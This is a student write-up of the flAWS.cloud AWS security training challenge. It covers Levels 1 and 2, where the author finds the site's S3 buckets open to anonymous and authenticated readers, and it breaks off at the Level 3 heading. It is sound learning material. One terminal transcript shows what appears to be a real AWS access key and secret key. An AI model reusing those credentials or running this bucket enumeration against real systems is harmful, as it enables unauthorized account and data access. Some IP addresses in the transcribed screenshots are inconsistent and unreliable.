


Flaws AWS

Assignment 1



RENE OLUOCH
CS-CNS09-25030

Contents

Introduction.....	2
Level 1 – Public S3 Buckets and Unrestricted File Access	2
Level 2 – S3 Bucket Enumeration via AWS CLI and Open Permissions.....	6
Level 3 – EBS Snapshots and Unauthorized Data Recovery	10
Level 4 – Git Repositories, Credential Exposure, and Access Keys	17
Level 5 – SSRF to Instance Metadata and Temporary IAM Credentials.....	26
Level 6 – Abusing IAM Roles and API Gateway for Privilege Escalation	31
Conclusion	37

Introduction

Starting the flAWS.cloud challenge, I was excited to dive into real-world AWS security flaws and learn by exploiting misconfigurations that developers might accidentally leave behind. Each level continuing from the last, gradually shifting from basic S3 bucket exposure to more complex vulnerabilities involving EC2 snapshots, instance metadata, and IAM roles. This exercise wasn't just a theoretical exercise as it felt like an authentic walkthrough of how cloud misconfigurations unfold in practice, and how attackers think when exploring poorly secured infrastructure.

Level 1 – Public S3 Buckets and Unrestricted File Access

To work through Level 1 of the flaws.cloud AWS security challenge, I began by investigating how the domain flaws.cloud is structured and hosted. The goal here was to identify whether there were any misconfigurations—especially in the form of improperly secured Amazon S3 buckets—that could expose sensitive data or enable unauthorized access. My first step was to confirm how flaws.cloud is resolved via DNS. I ran a `dig flaws.cloud` command, which returned an A record pointing to the IP address: 52.218.132.130, 52.92.196.131, 52.92.148.83, 52.92.179.155, 52.92.212.27, 52.92.201.187, 52.92.180.243, 52.92.194.59.

The screenshot shows a Kali Linux terminal window with the following content:

```

kali-linux-2025.1c-mvmare-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
rene@silentRecon:~/cloudgoat$ aws configure
AWS Access Key ID [*****I3ME]: AKIAZLZR7UL67KDY13ME
AWS Secret Access Key [*****Wome]: NFLv5yLgHE6d3vRMU2zk/3KDwYmpY-hrXuh4Wome
Default region name [us-west-2]:
Default output format [json]:

rene@silentRecon:~/cloudgoat$ cd

rene@silentRecon:~/cloudgoat$ aws configure
AWS Access Key ID [*****I3ME]: AKIAZLZR7UL67KDY13ME
AWS Secret Access Key [*****Wome]: NFLv5yLgHE6d3vRMU2zk/3KDwYmpY-hrXuh4Wome
Default region name [us-west-2]:
Default output format [json]:

rene@silentRecon:~/cloudgoat$ dig flaws.cloud

;<<< D16 9.20.4-4-Debian <<< flaws.cloud
;; global options: <cmd>
;; Got answer:
;; --MSGID-- opcode: QUERY, status: NOERROR, id: 36598
;; flags: qr rd ra; QUERY: 1, ANSWER: 8, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags: MBZ: 0x0005, udp: 512
;; QUESTION SECTION:
;flaws.cloud. IN A

;; ANSWER SECTION:
flaws.cloud. 5 IN A 52.218.132.130
flaws.cloud. 5 IN A 52.92.196.131
flaws.cloud. 5 IN A 52.92.148.63
flaws.cloud. 5 IN A 52.92.179.155
flaws.cloud. 5 IN A 52.92.232.27
flaws.cloud. 5 IN A 52.92.201.167
flaws.cloud. 5 IN A 52.92.188.243
flaws.cloud. 5 IN A 52.92.194.59

;; Query time: 259 msec
;; SERVER: 192.168.5.253#53 (192.168.5.2) (UDP)
;; MSGS: Thu Jul 31 08:12:48 EDT 2025
;; MSG SIZE rcvd: 168

rene@silentRecon:~/cloudgoat$

```

Fig 1.0 Output of dns lookup

To verify what this IP address represents, I visited it directly in my browser. Instead of taking me to a live website, it redirected me to the AWS S3 homepage. That was a major clue, S3 buckets

without a proper index page or with permissions restricted from public browsing often redirect to AWS documentation or a landing page.





Fig 1.1 Being redirected to amazon s3 buckets

To dig deeper, I used a reverse DNS lookup with `dig +short -x 52.218.132.130` and also ran `nslookup 52.218.132.130`. Both commands returned a hostname: `s3-website-us-west-2.amazonaws.com`. This provided a second confirmation that the `flaws.cloud` site was being hosted from an S3 bucket located specifically in the `us-west-2` region. This is a crucial detail, as S3 commands and API calls often require specifying the correct region.

meant either it was publicly exposed or I had the correct permissions (or both). Now the task became about testing whether I could access the contents of this bucket unauthenticated. First, I used the AWS CLI with the `--no-sign-request` flag to bypass credential verification and explicitly declared the region just to be safe. I ran the command: `aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2`. Surprisingly, the command worked, and I was able to list the contents of the bucket. That immediately confirmed that the S3 bucket was publicly readable.



```
kali-linux-2025.1c-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
flaws.cloud. 5 IN A 52.218.132.130
flaws.cloud. 5 IN A 52.92.196.131
flaws.cloud. 5 IN A 52.92.148.83
flaws.cloud. 5 IN A 52.92.179.155
flaws.cloud. 5 IN A 52.92.212.27
flaws.cloud. 5 IN A 52.92.281.187
flaws.cloud. 5 IN A 52.92.188.243
flaws.cloud. 5 IN A 52.92.194.59

;; Query time: 259 msec
;; SERVER: 192.168.5.253(192.168.5.2) (UDP)
;; WHEN: Thu Jul 31 08:12:48 EDT 2025
;; MSG SIZE rcvd: 568

(rene@silentRecong:~)
$ dig +short -x 54.231.184.255
(rene@silentRecong:~)
$ dig +short -x 52.92.179.155
s3-website-us-west-2.amazonaws.com.
(rene@silentRecong:~)
$ nslookup 52.92.179.155
155.179.92.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.
Authoritative answers can be found from:
(rene@silentRecong:~)
$ nslookup 52.218.132.130
130.132.218.52.in-addr.arpa name = s3-website-us-west-2.amazonaws.com.
Authoritative answers can be found from:
(rene@silentRecong:~)
$ aws s3 ls s3://flaws.cloud/ --no-sign-request --region us-west-2
2017-03-13 23:00:38 2575 hint1.html
2017-03-02 23:05:17 1787 hint2.html
2017-03-02 23:05:11 1181 hint3.html
2024-02-21 21:32:41 2861 index.html
2016-07-18 12:47:16 15979 logo.png
2017-02-26 20:59:28 48 robots.txt
2017-02-26 20:59:38 1051 secret-dd02c7c.html
(rene@silentRecong:~)
```

Fig 1.4 Listing the contents of the S3 bucket

From a security perspective, this is a critical misconfiguration. It means that anyone, whether they're an authenticated AWS user or not, can list the contents of the bucket and possibly download files. This level was clearly designed to illustrate how even a basic AWS CLI command can reveal poor access control settings on a bucket..

Even more revealing, I discovered that the files inside the bucket could be viewed directly in a browser by navigating to `http://flaws.cloud.s3.amazonaws.com/`. This alternate AWS-hosted domain is automatically assigned when an S3 bucket is configured for website hosting, and because the permissions were sloppy, it essentially functioned like an open directory listing. Anyone visiting this URL could see and click through the available files without any form of login or authentication.




Fig 1.5 Viewing these files directly by browsing

This Level 1 of flaws.cloud reinforced the importance of properly configuring AWS S3 bucket permissions. Through simple DNS lookups, reverse IP analysis, and a couple of unauthenticated AWS CLI commands, I was able to access a publicly exposed S3 bucket simply because it was used to host a static site and lacked the necessary permission boundaries.

Level 2 – S3 Bucket Enumeration via AWS CLI and Open Permissions

After finishing Level 1 and learning how an S3 bucket with loose public permissions could expose files to the internet, I moved on to **Level 2** of the challenge.




Fig 1.6 Level 2

This level started similarly with another subdomain clearly hinted at a new S3 bucket, but this time there was a difference (the permissions were a bit tighter). Instead of being open to everyone, the bucket was accessible only to authenticated AWS users. That meant anyone with an AWS account, even a free one like mine, could potentially access it — and that's where things got interesting.

I started by identifying the bucket name, which followed the same pattern as before. The site I needed to investigate was hosted at :

`http://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud.`

Given that S3 static websites require the bucket name to match the domain name exactly, I knew right away that the bucket was named `level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud`.

At this point, I needed to interact with the bucket using the AWS CLI and that meant I had to access my AWS account from the command line. So I logged into my AWS console and generated a new set of IAM credentials: an Access Key ID and Secret Access Key. With those in hand, I ran the command `aws configure --profile flaws` in my terminal, creating a named `reneflawcloud` so I wouldn't overwrite my default credentials. I entered the keys, chose `us-west-2` as the region (based on DNS info from Level 1), and left the default output format.




Fig 1.7 Creating a user to be used in level 2

Now it was time to test whether I could actually reach the bucket. Using my new profile, I typed:

`aws s3 ls s3://level2-c8b217a33fcf1f839f6f1f73a00a9ae7.flaws.cloud --profile flaws`




Fig 1.8 Output of the command, listing files

Surprisingly, the command returned a listing of files. That was the moment I realized the bucket was not fully public, but it *was* accessible to any AWS user. This is a subtle yet critical mistake: granting permissions to the `AuthenticatedUsers` group in S3 policies. At first glance, it sounds like that means "users in my AWS account." In reality, it means "anyone who has an AWS account and valid credentials." So although the bucket wasn't accessible anonymously like in Level 1, it was still wide open to potentially millions of users myself included. Example, companies like Shopify and Udemy have made similar mistakes in the past, allowing public access or full read/write capabilities unintentionally.

Once I had access, I listed the contents and found a simple file inside just like in Level 1. I downloaded and opened it in my browser, and it pointed me to the next step in the journey: Level 3, hosted at

<http://level3-9afd3927f195e10225021a578e6f78df.flaws.cloud>.




Fig 1.8.1 Opening the file in my browser

Level 2 drove home a deeper lesson: securing cloud infrastructure isn't just about preventing public access; it's also about understanding *who* your access policies really include. Misinterpreting AWS permission groups can open doors you never intended to open — and attackers know exactly how to look for those weak spots.

Level 3 – EBS Snapshots and Unauthorized Data Recovery

